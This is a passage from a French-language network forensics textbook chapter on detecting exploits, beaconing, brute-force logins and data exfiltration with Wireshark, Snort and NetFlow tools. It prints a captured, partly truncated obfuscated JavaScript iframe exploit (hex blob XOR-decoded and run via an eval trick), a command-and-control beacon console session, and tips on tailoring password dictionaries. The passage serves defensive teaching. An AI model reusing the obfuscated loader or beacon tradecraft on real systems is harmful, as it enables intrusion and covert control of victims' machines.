Figure 8-18 Wireshark Showing Redirecting Behavior

Vous pouvez ensuite suivre le flux TCP et rechercher des éléments tels que des scripts exécutés sur le système cible, ainsi que d'autres signes d'activité inhabituelle. Par exemple, la figure 8-19 illustre une exploitation de vulnérabilité iframe envoyée au système de la victime.

```
Stream Content
f030e103178130u101a130/20/c3148//2C2/UZ/U3aZ1400a03/COE4aZ30a/430101/U31e1e08ze200C091U
0a391C1c1420270c212c121e1e1f371500050a2e352e302838301802113b05053f1139330706123d0a39312
e0f222962390f222d3c186b522f4d7c6c37180f0932013d3207202300070519041e0c38393d0b3e3403120b
10180f263100321704122d153e14230f29202425142b2c0f30363c2924233d1c0b1b1b48332438344a716a3
84b2d04271477316c684a201e2615013909031a223b23322d3b0b2029230707130115140128643b0233372a
033a2022215131';
..var Rxb = '';
..for (i = 0; i < IwpvuiFqihvysoJStwxMT.length; i += 2) {
..Rxb += String.fromCharCode(parseInt(IwpvuiFqihvysoJStwxMT.substring(i, i+2), 16));
..}
..var vuwGwsVUonxrQzpqgBXPrZNSKRGeE = location.search.substring(1);
..var NgxAXnnXiILOBMwvNkoqnbp = '';
..for (i=0; i<Rxb.length; i++) {
..NgxAXnnXiILOBMwvNkoqnbp += String.fromCharCode(Rxb.charCodeAt(i) ^
vuwGwsVUonxrQzpqgBXPrZNSKRGeE.charCodeAt(i%vuwGwsVUonxrQzpqgBXPrZNSKRGeE.length));
..}
..window["eval".replace(/[A-Z]/g, "")](NgxAXnnXiILOBMwvNkoqnbp);

</script>
</head>
<body>
<span id="vhqYECTODNOZUOUXATIDSZVMiHYh1JoJA0CHNZtQdIXSPFueETHKGdRtIY"><iframe src="//
infoWTVeeGDYJWNfSrdrvXiYApnuPoCMjRrSZuKtbVgwuZCXwxKjTEclbPuJPPctcf1hsttMRrSyx1.gif"
onload="wisgEgTNEfaONEEqAmYAUALLMYw(event)" /></span></body></html>
</html>GET /
infoWTVeeGDYJWNfSrdrvXiYApnuPoCMjRrSZuKtbVgwuZCXwxKjTEclbPuJPPctcf1hsttMRrSyx1.gif
HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-
flash, */*
Referer: http://192.168.100.202/info?rFfwELUjLJHPp
```

Figure 8-19 Wireshark Showing iframe Exploit


Ce comportement pourrait se traduire par l'accès d'un attaquant au système, l'émission d'un signal depuis un système compromis simulant l'installation d'un logiciel malveillant, et la communication avec l'attaquant distant, entre autres cas d'utilisation. Analyser ces détails permet non seulement de comprendre précisément ce qui s'est passé, mais aussi de mieux appréhender le fonctionnement de l'exploitation, afin de développer une règle de détection pour un outil de sécurité tel qu'un IPS et ainsi prévenir toute compromission future.

À propos de la phase post-compromission et de l'émission de signaux, examinons le comportement de communication avec un serveur distant.

Émission de signaux

Le terme « émission de signaux » est parfois confondu avec d'autres comportements d'attaque tels que la commande et le contrôle, la communication sortante ou d'autres termes d'attaque. Le concept de base est qu'un élément tente de communiquer avec une ressource extérieure au réseau. Cela peut permettre de télécharger du code

d'exploitation à utiliser au sein du réseau, de donner un accès interne à un tiers ou d'alerter un gestionnaire de botnet qu'un hôte est prêt à être contrôlé à distance. Les attaquants peuvent émettre des signaux pour quitter un réseau via HTTP, HTTPS ou DNS. Ils peuvent également limiter les hôtes autorisés à quitter un réseau en contrôlant les charges utiles de balises peer-to-peer via les canaux nommés Windows. Les attaques par balises peuvent être flexibles et prendre en charge une communication asynchrone ou entièrement interactive. La communication asynchrone est extrêmement lente et difficile à détecter. Le système infecté se connecte à un serveur, télécharge des instructions supplémentaires, puis se met en veille ; il n'y a donc pas de communication continue. La figure 8-20 illustre comment un professionnel de la sécurité ou un attaquant peut utiliser un outil de balise pour interagir à distance avec une victime.



```
Beacon 172.16.20.157@2368 X
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\whatta.hogg\Desktop
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are GLITTER\whatta.hogg
beacon> sleep 30 20
[*] Tasked beacon to sleep for 30s (20% jitter)
[+] host called home, sent: 16 bytes
[GRANITE] whatta.hogg/2368 last: 23s
beacon>
```

Figure 8-20 *Beacon Console Menu Example*

Des études montrent qu'environ 90 % des logiciels malveillants qui compromettent un réseau utilisent des balises. Vous êtes donc susceptible d'observer ce comportement chez les menaces qui contournent votre périmètre de sécurité. Nous constatons que de nombreuses infections utilisant des balises sont dissimulées dans des logiciels indésirables, c'est-à-dire des logiciels présentés comme

suffisamment utiles pour inciter un utilisateur à les installer, alors qu'il s'agit en réalité d'une façade pour un logiciel malveillant. La figure 8-21 illustre un faux programme antivirus susceptible non seulement d'endommager le système sur lequel il est installé en désactivant les paramètres de sécurité, mais aussi de communiquer avec un tiers malveillant pour l'informer de la compromission du système. Nous avons été confrontés à une situation où une branche internationale de notre équipe utilisait un logiciel proxy non autorisé pour regarder des matchs de football bloqués en raison de leur pays d'origine. Ce proxy servait de passerelle à un réseau de zombies (botnet), ce qui a alerté notre équipe d'enquête lorsque le trafic est devenu extrêmement lent pour tous les employés de ce bureau.



Figure 8-21 *Junkware*

En tant qu'enquêteur, il est essentiel de savoir identifier les comportements de communication suspects. Une approche courante utilisée par de nombreux outils de sécurité consiste à exploiter le

renseignement sur les menaces, notamment les sources malveillantes connues. L'outil de sécurité doté de cette fonctionnalité peut surveiller les communications avec ces sources et déclencher une alarme en cas de connexion correspondante. La plupart des flux d'informations sur les menaces classent les sources malveillantes en différentes catégories. Ainsi, si vous détectez une connexion à un botnet, vous connaissez probablement le type de code malveillant installé sur le système de la victime. Dans la figure 8-22, Cisco Stealthwatch met en évidence deux systèmes ayant identifié des communications avec des serveurs de commande et de contrôle connus.




Figure 8-22 Cisco Stealthwatch Showing CnC Activity

Une autre tactique de détection consiste à analyser les communications sortantes. Il faut notamment prêter attention à l'utilisation de ports ou de protocoles inhabituels, comme le trafic qui n'est généralement pas destiné à Internet. Avec un peu de chance, les schémas de trafic sortant seront faciles à détecter, comme illustré dans la figure 8-23, où LogRhythm SIEM identifie le comportement de balise de PowerShell Empire, particulièrement bruyant sur le réseau.




Figure 8-23 *LogRhythm Showing Beaconing*

Il est fréquent que ce comportement soit plus furtif, par exemple en utilisant des paquets plus petits sur une longue période, ce qui représente un programme malveillant en veille. Si vous mesurez ce trafic sur une période donnée, il pourrait se manifester par un signal de type « battement de cœur », similaire à celui de la figure 8-23, mais avec un intervalle beaucoup plus long entre les signaux pour éviter d'être détecté. La figure 8-24 en donne un exemple : une balise envoyée toutes les 30 minutes à la même source sur le port 443 indique qu'elle se dissimule dans le trafic réseau normal.




Figure 8-24 *Delayed Beaconing*

Le suivi de ce comportement furtif peut s'avérer complexe sur un grand réseau présentant différents types de trafic. Une approche possible consiste à définir des filtres basés sur le temps et la variance, avec une tolérance raisonnable pour les deux. Les outils de surveillance des captures de paquets et de NetFlow peuvent s'avérer très utiles pour analyser le trafic et identifier les écarts par rapport aux filtres définis. Par exemple, vous pourriez limiter l'analyse à 100 000 connexions TCP SYN et cibler tout signal de balisage avec des intervalles supérieurs à 60 secondes sur une capture de trafic de trois à cinq jours. Vous pouvez ensuite ajuster le filtrage jusqu'à identifier un élément suspect. Un comportement similaire peut apparaître sur plusieurs systèmes, indiquant que ces hôtes sont tous infectés par le même logiciel malveillant. La figure 8-25 en donne un exemple. Dans cet exemple, d'autres caractéristiques sont révélatrices, comme la rotation des ports et l'utilisation d'adresses différentes pour le signal de balisage lent ; ici, le logiciel malveillant ne se contente pas de perturber les signaux de balisage, mais tente également de modifier les ports utilisés. Le filtrage peut vous aider à mettre en évidence les systèmes les plus pertinents, afin d'analyser le trafic associé et de confirmer ainsi la présence de signaux de balisage.




Figure 8-25 *Filtering on Hosts That Are Beaconing*

Le processus manuel peut s'avérer complexe, mais si votre enquête révèle la présence probable de logiciels malveillants, cette approche peut se justifier. Nous vous recommandons d'utiliser un outil automatisant l'analyse du trafic et le filtrage, tel qu'un outil de capture de paquets d'entreprise ou un outil NetFlow, ou bien de capturer le trafic et d'appliquer un filtrage temporel et de variance pour identifier les systèmes présentant un comportement de balisage. Vous devez définir le nombre minimal et maximal de connexions considérées comme cibles potentielles. Vous pouvez également examiner le nombre de systèmes se connectant à un hôte externe spécifique. L'objectif est de trouver un petit nombre d'utilisateurs accédant à un site web unique représentant la source malveillante, plutôt qu'à un site web fréquemment consulté comme Facebook. Le dernier filtre utilisable consiste à analyser la variance, ou le délai entre les pulsations, afin de détecter les logiciels malveillants en veille effectuant des envois de signaux périodiques. Il est également possible d'exclure certains ports non pertinents, comme le port 25, utilisé pour la messagerie électronique. Lors des investigations,

il est probable que la source des envois de signaux soit identifiée grâce à des techniques de détection de logiciels malveillants ou de réputation de domaine avant même d'observer le comportement de ces envois. Il est donc crucial de savoir comment détecter ces envois lorsque les autres outils de sécurité échouent à identifier la menace.

Attaque par force brute

Si les attaquants ne parviennent pas à exploiter un système, ils peuvent tenter une attaque par force brute. Cette attaque consiste à tester de nombreux mots de passe dans l'espoir de trouver les identifiants d'accès corrects. Une attaque par force brute classique utilise une attaque par dictionnaire : elle utilise un grand nombre de mots aléatoires présents dans le dictionnaire. Une autre variante de cette attaque utilise une table arc-en-ciel, qui est une liste des hachages de mots du dictionnaire. L'utilisation d'une table arc-en-ciel se justifie par le fait qu'un attaquant peut observer le hachage final du mot de passe et tenter de le comparer à une table arc-en-ciel contenant des résultats de hachage, dans l'espoir de trouver une correspondance. Une fois la correspondance trouvée, l'attaquant peut identifier le mot utilisé pour générer le hachage correspondant et l'utiliser comme mot de passe de la victime.

Remarque : Les attaques par force brute sont gourmandes en ressources de calcul et nécessitent beaucoup de temps. Les attaques par force brute les plus efficaces adaptent le dictionnaire ou la table arc-en-ciel à la cible, ce qui améliore considérablement les résultats. Par exemple, si la cible est un homme amateur de football, les termes du dictionnaire seront adaptés à ce type de langage, contrairement à une cible féminine passionnée d'informatique ou de tir. Les outils d'extraction de mots issus des réseaux sociaux, tels que Cewl, sont parfaits pour créer des listes de mots personnalisées !

Les attaques par force brute présentent des caractéristiques identifiables. La plus évidente est la répétition de tentatives de connexion depuis une même adresse IP avec différents noms

d'utilisateur et/ou un même nom d'utilisateur associé à plusieurs mots de passe. Les bonnes pratiques d'authentification consistent à limiter le nombre de tentatives de connexion et à utiliser des délais d'expiration. Cependant, tous les administrateurs ne les respectent pas, ce qui ouvre la porte aux attaques par force brute. La figure 8-26 illustre une attaque par force brute détectée par Wireshark, qui utilise plusieurs mots de passe pour un même utilisateur.




Figure 8-26 *Brute Force Wireshark Example*

Dans la figure 8-26, il est important de noter le message d'erreur affiché lors de cette attaque.

À droite, vous voyez une alarme 530 indiquant une tentative infructueuse, tandis qu'une connexion réussie générerait une alarme 230. En tant qu'enquêteur, vous devez identifier ces comportements de connexion, réussies ou échouées, lors de l'investigation d'une attaque par force brute. Ainsi, vous pouvez déterminer le nombre de tentatives effectuées contre le système, comparer cette tendance avec celle d'autres comptes du système et, surtout, vérifier si certaines tentatives d'attaque ont réussi, ce qui indique que le pirate a accédé au système.

La collecte des détails d'une attaque par force brute est essentielle pour les recommandations que vous pourrez probablement fournir à votre client afin de prévenir de futures attaques de ce type. Cette recommandation consiste probablement à limiter le nombre de tentatives de connexion autorisées avant l'expiration du délai, ainsi qu'à

mettre en place une surveillance et des alertes pour ce type de comportement si des outils n'existent pas déjà. La figure 8-27 présente le journal d'une règle Snort déclenchée lorsque plusieurs tentatives de connexion infructueuses (erreur 530) sont détectées sur le serveur FTP attaqué dans la figure 8-26. Cette règle étant basique, les résultats du journal se limitent aux systèmes concernés, à l'heure de l'incident et à un simple message d'erreur : « Connexion FTP incorrecte ! ». Il est recommandé de développer une règle de détection plus sophistiquée, comme c'est souvent le cas dans les solutions de détection d'entreprise.

```
[**] [1:10001:0] FTP Bad Login! [**]  
[Priority: 0]  
07/10-12:24:10.659046 192.168.221.188:21 -> 192.168.221.128:41604  
TCP TTL:128 TOS:0x0 ID:5359 IpLen:20 DgmLen:86 DF  
***AP*** Seq: 0x8B28A78D Ack: 0xAFFAED16 Win: 0x104 TcpLen: 32  
TCP Options (3) => NOP NOP TS: 6317519 3611232  
  
[**] [1:10001:0] FTP Bad Login! [**]  
[Priority: 0]  
07/10-12:24:10.659196 192.168.221.188:21 -> 192.168.221.128:41610  
TCP TTL:128 TOS:0x0 ID:5360 IpLen:20 DgmLen:86 DF  
***AP*** Seq: 0x915C02D8 Ack: 0xDB8D2EE3 Win: 0x104 TcpLen: 32  
TCP Options (3) => NOP NOP TS: 6317519 3611232
```

Figure 8-27 *Snort Detecting a Brute Force*

Exfiltration

L'une des plus grandes craintes des administrateurs est la fuite de données sensibles hors du réseau à leur insu. Ce comportement peut se produire en clair ou être dissimulé dans un canal de communication chiffré. Identifier la source d'exfiltration implique généralement d'examiner des éléments extérieurs à l'enquête et, dans la plupart des cas, les données sont considérées comme perdues par le pirate. Il est donc crucial d'identifier et de prévenir l'exfiltration, car elle résulte fréquemment d'une exploitation réussie d'un système ou d'un réseau.

Les attaquants utiliseront probablement des canaux de communication courants tels que HTTP et HTTPS, et compresseront, chiffreront et

protégeront par mot de passe les données volées afin de se dissimuler dans le bruit du réseau. Pour détecter ce comportement, vous pouvez commencer par une approche similaire à celle décrite pour la détection des balises, en surveillant les communications établies avec des sources non autorisées. Cela inclut les communications sortantes vers des sources du Darknet telles que Tor. Vous pouvez également surveiller les sources à l'aide de la géolocalisation ; autrement dit, vous signalez toute communication avec des pays avec lesquels vous ne communiquez pas habituellement. Par exemple, si un établissement scolaire situé en Caroline du Nord observe pour la première fois du trafic vers la Corée du Nord, cela ne serait pas forcément alarmant, mais il conviendrait d'enquêter si cela implique des techniques telles que le tunnelage et l'exportation de données. La surveillance du trafic inhabituel sera probablement mise en place pour détecter diverses menaces internes, notamment les tentatives d'exfiltration. C'est également une des recommandations de nombreux fournisseurs pour identifier et prévenir les infections par rançongiciel, car les logiciels malveillants doivent généralement se connecter à une source distante pour initier une négociation asynchrone. Une autre approche pour identifier l'exfiltration consiste à évaluer les écarts par rapport aux valeurs de référence établies, c'est-à-dire le trafic nouveau et inhabituel, comme les pics de trafic importants et sporadiques provenant d'utilisateurs n'ayant jamais émis de trafic de cette manière. Le regroupement des types d'utilisateurs en catégories et l'établissement de valeurs de référence pour ces catégories peuvent améliorer l'efficacité de cette approche. Cela implique un paramétrage plus fin pour l'utilisateur moyen que pour un groupe d'utilisateurs plus expérimentés, susceptibles d'utiliser des technologies telles que TFTP et de partager de nombreux fichiers. Par exemple, la détection de trafic SSH provenant d'un administrateur peut être moins préoccupante que sa détection chez un membre du service des ressources humaines, car ce comportement est plus susceptible de présenter un risque lorsqu'il est associé à un groupe d'utilisateurs moins techniques et au type de contenu avec lequel les personnes des ressources humaines sont en contact.

Une approche similaire consiste à établir des seuils : dès qu'un comportement spécifique est observé, une alarme est déclenchée, qu'une attaque y soit associée ou non. Parmi les exemples, citons la détection d'une quantité de données supérieure à un certain seuil, des données sortant en dehors des heures de bureau, des données traversant une segmentation spécifique (par exemple, un hôte transférant des données du centre de données vers un réseau associé uniquement aux imprimantes), etc. Ces seuils de référence peuvent être établis à l'aide de NetFlow, d'outils de sécurité tels que les pare-feux applicatifs, ou d'autres technologies de surveillance de la sécurité. Dans la figure 8-28, Cisco Stealthwatch déclenche une alarme lorsqu'un certain volume de données est détecté quittant le réseau en provenance d'une catégorie d'utilisateurs inhabituelle, par exemple un employé du service financier exportant pour la première fois plus d'un gigaoctet de données. Dans cet exemple, nous observons l'ensemble du trafic de l'utilisateur identifié comme potentiellement lié à une exfiltration de données. Il est donc évident, de ce point de vue, qu'il y a lieu de s'inquiéter.




Figure 8-28 Cisco Stealthwatch Flagging Potential Data Exfiltration

Si vous détectez des communications sortantes inhabituelles, il peut être nécessaire de les examiner. Une première étape courante consiste à exécuter une commande traceroute pour identifier le chemin vers la source recherchée. Vous pouvez également vous concentrer sur les informations DNS en utilisant l'outil de regroupement d'informations de domaine, également appelé commande dig. Dans la figure 8-29, la commande dig est exécutée sur www.cisco.com.

```
File Edit View Search Terminal Help
root@kali:~# dig www.cisco.com

; <<>> DiG 9.9.5-12.1-Debian <<>> www.cisco.com
;; global options: +cmd
;; Got answer:
